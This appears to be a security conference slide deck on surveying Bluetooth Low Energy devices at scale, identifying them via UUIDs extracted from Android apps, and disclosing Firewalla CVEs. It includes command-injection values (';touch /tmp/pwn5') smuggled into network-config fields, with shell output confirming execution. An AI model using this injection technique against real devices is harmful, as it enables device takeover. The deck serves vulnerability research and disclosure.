

# BLUETOOTH LOW ENERGY UNMASKED:

**HIGH-IMPACT INSIGHTS FROM SCALABLE DEVICE HUNTING**

# WHOAMI



## **Matthew “remy” Remacle**

husband, father, hacker, rat

X: @\_mattata / Bsky: @remyhax /

Web: remyhax.xyz

## **architect @ GreyNoise**

patterns and protocols on the  
internet

## **bluetooth security “expert”**

~4 years of cyan tinted toothache  
will do that



WHYAMI

**bluetooth is everywhere**  
and more everywhere than ever

**non-trivial**  
i like a good challenge

**medical devices**  
more FDA approved devices every  
year

# WHATAMI (DOING)

1. the domain expertise needed to work with Bluetooth and radio communications in general is hard.
2. measuring the impact of security and privacy implications of Bluetooth is even harder.
3. the cyber security community primarily takes action once tools are available to provide quantitative and qualitative measures.

# HOWAMI (GOING TO DO THAT)

build custom Bluetooth hardware for ~\$100 (no soldering required), learn well-informed shortcuts for remote identification, oblique strategies for exploitation, and pop some shells.

**DoS is dangerous again.**

1. RATTAGATTA - HARDWARE

2. BLUID - ANALYSIS

3. BLURI - SCOPE / SHOOT

# RATTAGATTA

**Scalable Bluetooth Low-Energy Survey**

<https://remyhax.xyz/posts/ext-rattagatta/>

<https://github.com/xen0bit/rattagatta>

GATT is an acronym for the **Generic ATtribute** Profile, and it defines the way that two Bluetooth Low Energy devices transfer data back and forth using concepts called **Services** and **Characteristics**. It makes use of a generic data protocol called the **Attribute Protocol (ATT)**, which is used to store Services, Characteristics and related data in a simple lookup table using 16-bit IDs for each entry in the table.

### Profile

#### Service

Characteristic



Characteristic

#### Service

Characteristic

Characteristic






INITIAL EXPLORATION // M5STACK ESP32

Frequency Hopping

Frequency Hopping




Advertising Channel 37  
(2402 MHz)

Advertising Channel 38  
(2426 MHz)

Others are Data Channels

Advertising Channel 39  
(2480 MHz)

BTLE Advertiser Channel



WiFi Channel 6

WiFi Channel 11

Colormap Turbo Waterfall min/max 35 85 RX freq 2447.68 MHz Sampling freq 61.44 Msps RX bandwidth 54 MHz RX gain 40 dB RX AGC Manual Spectrum rate 30 Hz Mode Peak detect Record Recording

CITED WITH PERMISSION, LABELS ADDED:

<https://x.com/EA4EOZ/status/1761886847234408611>

## Manufacturer Data

```
00000000: 7500 0218 61a1 5cbc 6a98 ee7d 8475 c0d0  u...a.\.j..}.u...  
00000010: 4a35 f2f2 aa78 16c7 34          J5...x..4
```

Attribute	Value
MAC	45:a8:9c:80:2c:da
Address Type	BLE_ADDR_RANDOM
Name	
Connectable	True

DATA COLLECTION // PASSIVE

ue  
a8.9c:80:2c:da  
E\_ADDR\_RANDOM  
e

**Service**  
00001800-0000-1000-8000-00005f9b34fb

**Characteristic**  
00002a00-0000-1000-8000-00005f9b34fb

**Value**  
00000000: 5265 6d6f 7465 2064 6574 6f6e 6174 6f72 Remote detonator  
00000010: 20

**Characteristic**  
00002a01-0000-1000-8000-00005f9b34fb

**Value**  
00000000: 0000 ..

**Characteristic**  
00002aa6-0000-1000-8000-00005f9b34fb

**Value**  
00000000: 01

**Service**  
00001801-0000-1000-8000-00005f9b34fb

**Characteristic**  
00002a05-0000-1000-8000-00005f9b34fb

**Value**  
NULL

**Characteristic**  
00002b29-0000-1000-8000-00005f9b34fb

**Value**  
00000000: 00


4fb

**Value**  
00000000: 8991 c462 ebe9 d90b 9ea8 da3e 16d0 f513 ...b.....>...


DATA COLLECTION // ACTIVE

# Remote detonator

DATA COLLECTION // ACTIVE



DATA COLLECTION // ACTIVE




THE WIFYDRA // MULTI-HEADED 802.11 PANOPTICON

[HTTPS://GITHUB.COM/LOZANING/THE\\_WIFYDRA](https://github.com/lozaning/the_wifydra)



<b>Component</b>	<b>Link</b>	<b>Quantity</b>	<b>Cost</b>
Seed Studio XIAO ESP32-S3	<a href="https://www.seeedstudio.com/XIAO-ESP32S3-p-5627.html">https://www.seeedstudio.com/XIAO-ESP32S3-p-5627.html</a>	14	\$91
M5Stack Core2 ESP32 IoT Development Kit	<a href="https://shop.m5stack.com/products/m5stack-core2-esp32-iot-development-kit?variant=35960244109476">https://shop.m5stack.com/products/m5stack-core2-esp32-iot-development-kit?variant=35960244109476</a>	1	\$46
2.4GHz Rod Antenna for XIAO ESP32-S3	<a href="https://www.seeedstudio.com/2-4GHz-2-81dBi-Antenna-for-XIAO-ESP32C3-p-5475.html">https://www.seeedstudio.com/2-4GHz-2-81dBi-Antenna-for-XIAO-ESP32C3-p-5475.html</a>	14	\$26



- Each square of the *rg-logger* grid will begin **black** as uninitialized
- As *rg-collectors* are initialized the grid items will become **green**
- As *rg-collectors* exceed their check-in time, items become **red**
- **Red** items are prioritized for polling logs and the timer is reset, turning the items **green**





# BLUUID

**Remote Device Identification**

**<https://remyhax.xyz/posts/ext-bluid-firewall/>**

# HOW BAD IS THE BEST-CASE SCENARIO?

If a vulnerability exists in a BTLE device, one of the overall best-case scenarios for a device to ever receive a patch for a software bug/vulnerability is through a **companion smartphone app** since a smartphone has both:

- An internet connection capable of downloading the patch.
- A BTLE radio capable of pushing the patch to the vulnerable BTLE device.

# I AM VERY ORIGINAL

- BLEScope (November 2019)
  - Automatic Fingerprinting of Vulnerable BLE IoT Devices with Static UUIDs from Mobile Apps
  - <https://dl.acm.org/doi/10.1145/3319535.3354240>
- BLE GUUIDE (July 2023)
  - Uncovering Vulnerabilities of Bluetooth Low Energy IoT from Companion Mobile Apps with Ble-Guuide
  - <https://github.com/projectbtle/BLE-GUUIDE>
- Blue2thprinting (November 2023)
  - Blue2thprinting (blue-[tooth)-printing]: answering the question of 'WTF am I even looking at?!
  - <https://github.com/darkmentorllc/Blue2thprinting>

"FEEL FREE TO GET  
TECHNICAL"

Understandably ghosted

Hi Remy,

It's nice to meet you. Can you please describe the purpose of obtaining this list in your research? Feel free to get technical.

How would this list be handled and will it be publicized?

Will APKMirror be included in some sort of public acknowledgements?

And finally, does Remy have a last name and a LinkedIn?


Sincerely,

---



"OUR LEGAL TEAM IS  
OPPOSED TO  
GRANTING ACCESS"

Understandable, have a nice  
day



The image shows a screenshot of the AndroZoo website. The header features the University of Luxembourg logo and the AndroZoo title. Below the header is a navigation bar with 'HOME' and a login section. The main content area includes a sidebar with links to Home, Access, API Documentation, GP Metadata, Publications, and Lists. The main text describes AndroZoo as a growing collection of Android Applications, currently containing 24,751,611 different APKs.

UNIVERSITÉ DU LUXEMBOURG

# AndroZoo

HOME

login:  password:  [LOGIN](#)

- Home
- Access
- API Documentation
- GP Metadata
- Publications
- Lists

## AndroZoo

AndroZoo is a growing collection of Android Applications collected from several sources, including the official Google Play app market.

It currently contains **24,751,611** different APKs, each of which has been (or will soon be) analysed by tens of different AntiVirus products to know which applications are detected as Malware. We provide this dataset to contribute to ongoing research efforts, as well as to enable new potential research topics on Android Apps.

LOL

# DOES THIS REMOTE IDENTIFICATION SYSTEM WORK?

- ~3M apps in Google Play Store
- 515,765 of those apps indexed
- 74,590 of those apps had `android.permission.BLUETOOTH`
  - `apkanalyzer manifest permissions unknown.apk | grep 'android.permission.BLUETOOTH'`
- 45,735 of those apps acquired
- 14,681 of those apps included classes for `android.bluetooth.BluetoothGatt.*`
  - `unzip -qq -c unknown.apk "*.dex" | grep 'Landroid/bluetooth/BluetoothGatt'`

```
pp0Var16[0] = pLVar9;
pSVar10 = String.format("%08x-0000-1000-8000-00805f9b34fb", pp0Var16);
ref_00 = UUID.fromString(pSVar10);
```

```
UUID uuidFromString(String p0)
{
    int iVar1;
    UUID pUVar2;
    undefined ref;

    iVar1 = p0.length();
    if (iVar1 == 4) {
        ref = "0000ZZZZ-0000-1000-8000-00805f9b34fb";
        p0 = ref.replace("ZZZZ", p0);
    }
    pUVar2 = UUID.fromString(p0);
    return pUVar2;
}
```

UUID CAVEATS

```
$ time unzip -qq -c unknown.apk "*.dex" \  
| strings -36 \  
| tr A-Z a-z \  
| sed -nr 's/\s{([a-f0-9]|%|x){4},-){([a-f0-9]|%|x){4,}}/\1/p'
```

```
fb05afa-9145-41f1-8076-9de8be56f104  
0eba60fd-0155-4528-9c32-3b765057433e  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a0b  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a0c  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a2b  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a2c  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a5b  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a5c  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a6b  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a6c  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a7b  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a7c  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a8b  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a8c  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a9b  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a9c  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aab  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aac  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70abb  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70abc  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70adb  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70adc  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aee  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70ae1  
ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aec  
ed5cc6a8-3fcf-4b2b-a15a-157fa8a70abd  
258eafa5-e914-47da-95ca-c5ab0dc85b11
```

```
real 0m0.198s  
user 0m0.341s  
sys 0m0.042s
```

\$UUID

# IT WORKS!

Instant identification of  
ephemerally accessible BTLE  
device with 95% accuracy

```
POST http://localhost:8080/api/v1/identify [Send] [⌵]

Params Headers Auth Body [v] Request POST Response 200

1 {
2   "uuids": [
3     "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a0b",
4     "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a0c",
5     "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a2b",
6     "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a2c",
7     "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a5b",
8     "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a5c",
9     "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a6b",
10    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a6c",
11    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a7b",
12    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a7c",
13    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a8b",
14    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a8c",
15    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a9b",
16    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70a9c",
17    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aab",
18    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aac",
19    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70abb",
20    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70abc",
21    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70adb",
22    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70adc",
23    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70ae0",
24    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70ae1",
25    "ed4cc6a8-3fcf-4b2b-a15a-157fa8a70aec",
26    "ed5cc6a8-3fcf-4b2b-a15a-157fa8a70abd"
27  ]
28 }
```

```
HTTP/1.1 200 OK (4 headers)
{
  "message": [
    {
      "Id": 17356,
      "Accuracy": 0.9583333,
      "PackageId": 'com.firewalla.chance1lor',
      "VersionCode": 1540,
      "VersionName": '1.56.81',
      "RelativeAPKPath":
        "fileindex/0375/c4081f410cd138e36739e0f9fea8fa77f27909aebc890e90f700d4b37922e3fcc/c4081f410cd138e36739e0f9fea8fa77f27909aebc890e90f700d4b37922e3fcc.apk"
    }
  ]
}
```

# "VULNERABILITY ANALYSIS"

- Create Github repo of decompiled APK
- Github yells at you that you've committed a private key
  - It's not your private key
- Profit?????

CVE-2024-40892 - FIREWALLA BTLE WEAK  
CREDENTIALS

CVE-2024-40893 - FIREWALLA BTLE AUTHENTICATED  
COMMAND INJECTION

[HTTPS://GITHUB.COM/XEN0BIT/FWBT](https://github.com/xen0bit/fwbt)



```
networkConfig.Interface.Phy.Eth0.Extra.PingTestIP = [string{";touch /tmp/pwn5"}]
networkConfig.Interface.Phy.Eth0.Extra.DNSTestDomain = ";touch /tmp/pwn6"
networkConfig.Interface.Phy.Eth0.Gateway6 = ";touch /tmp/pwn7"
```

# FIREWALLA

## PURPLE

Welcome to FIREWALLA purple 0.092209 (Ubuntu 20.04.3 LTS kernel:4.9.241-firewalla)

\* Documentation: <https://help.firewalla.com>

System information as of Wed Apr 10 23:25:09 EDT 2024

System load:	0.89	Processes:	279
Usage of /home:	unknown	Users logged in:	0
Memory usage:	59%	IPv4 address for br0:	192.168.89.1
Swap usage:	0%	IPv4 address for eth0:	192.168.8.134
Temperature:	47.0 C		

Last login: Wed Apr 10 23:08:47 2024 from 192.168.89.189


-bash: warning: setlocale: LC\_ALL: cannot change locale (en\_US)

pi@Firewalla:~ (Firewalla) \$ ls /tmp | grep pwn

pwn5

pwn6

pwn7



com/firewall/chancellor/utills/bluetooth/BTDevice\$gattCallback\$1\$ExternalSyntheticLambda0.run

android/bluetooth/BluetoothGatt.getService

com/firewall/chancellor/utills/bluetooth/BTDevice\$gattCallback\$1.\$ExternalSyntheticLambda0.run

com/firewall/chancellor/utills/bluetooth/BTDevice\$gattCallback\$1.run

com/firewall/chancellor/utills/bluetooth/BTDevice\$gattCallback\$1.onConnectionStateChange\$lambda\$4

android/bluetooth/BluetoothGatt.requestMtu

com/firewall/chancellor/managers/BluetoothManagers\$scanDevices\$1.invoke

com/firewall/chancellor/managers/BluetoothManagers\$scanDevices\$1.invoke

com/firewall/chancellor/managers/BluetoothManagers\$scanDevices\$1.invoke

com/firewall/chancellor/managers/BluetoothManagers\$scanDevices\$1.invoke

com/firewall/chancellor/managers/BluetoothManagers\$scanDevices\$1.invoke

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com/firewall/chancellor/managers/BluetoothManagers\$scanDevices\$1.invoke

com/firewall/chancellor/managers/BluetoothManagers\$scanDevices\$1.invoke

com/firewall/chancellor/managers/BluetoothManagers\$scanDevices\$1.invoke

# BLURI

**Appropriately describe and enumerate BTLE devices by  
URI**

Bluetooth  
Internals

## Devices

Start Scan

Adapter

Devices

Debug Logs

Name	Address	Latest RSSI	Services	Manufacturer Data	GATT Connection State	
Magic Keyboard	68:FE:F7:48:B1:67	Unknown	00001124-0000-1000-8000-00805f9b34fb, 00001200-0000-1000-8000-00805f9b34fb		Connected	<a href="#">Inspect</a> <a href="#">Forget</a>
LE-Thrash Cans	C8:7B:23:4C:65:18	Unknown	00000000-deca-fade-deca-deafdecacaff, 00001101-0000-1000-8000-00805f9b34fb, 00001108-0000-1000-8000-00805f9b34fb, 0000110b-0000-1000-8000-00805f9b34fb, 0000110c-0000-1000-8000-00805f9b34fb, 0000110d-0000-1000-8000-00805f9b34fb, 0000110e-0000-1000-8000-00805f9b34fb, 0000111e-0000-1000-8000-00805f9b34fb, 0000112f-0000-1000-8000-00805f9b34fb, 00001200-0000-1000-8000-00805f9b34fb		Not Connected	<a href="#">Inspect</a> <a href="#">Forget</a>
ERGO M575	D3:15:B4:46:78:A8	Unknown	00001800-0000-1000-8000-00805f9b34fb, 00001801-0000-1000-8000-00805f9b34fb, 0000180a-0000-1000-8000-00805f9b34fb, 0000180f-0000-1000-8000-00805f9b34fb, 00001812-0000-1000-8000-00805f9b34fb, 00010000-0000-1000-8000-011f2000046d		Connected	<a href="#">Inspect</a> <a href="#">Forget</a>



```
// Discovery options match any devices advertising:
// - The standard heart rate service.
// - Both 16-bit service IDs 0x1802 and 0x1803.
// - A proprietary 128-bit UUID service c48e6067-5295-48d3-8d5c-0395f61792b1.
// - Devices with name "ExampleName".
// - Devices with name starting with "Prefix".
//
// And enables access to the battery service if devices
// include it, even if devices do not advertise that service.
let options = {
  filters: [
    { services: ["heart_rate"] },
    { services: [0x1802, 0x1803] },
    { services: ["c48e6067-5295-48d3-8d5c-0395f61792b1"] },
    { name: "ExampleName" },
    { namePrefix: "Prefix" },
  ],
  optionalServices: ["battery_service"],
};

navigator.bluetooth
  .requestDevice(options)
  .then((device) => {
    console.log(`Name: ${device.name}`);
    // Do something with the device.
  })
  .catch((error) => console.error(`Something went wrong. ${error}`));
```

SPECIAL THANKS TO:  
MY WIFE, N8, XENO  
KOVAN, THE SLOP PIT  
CREW

QUESTIONS?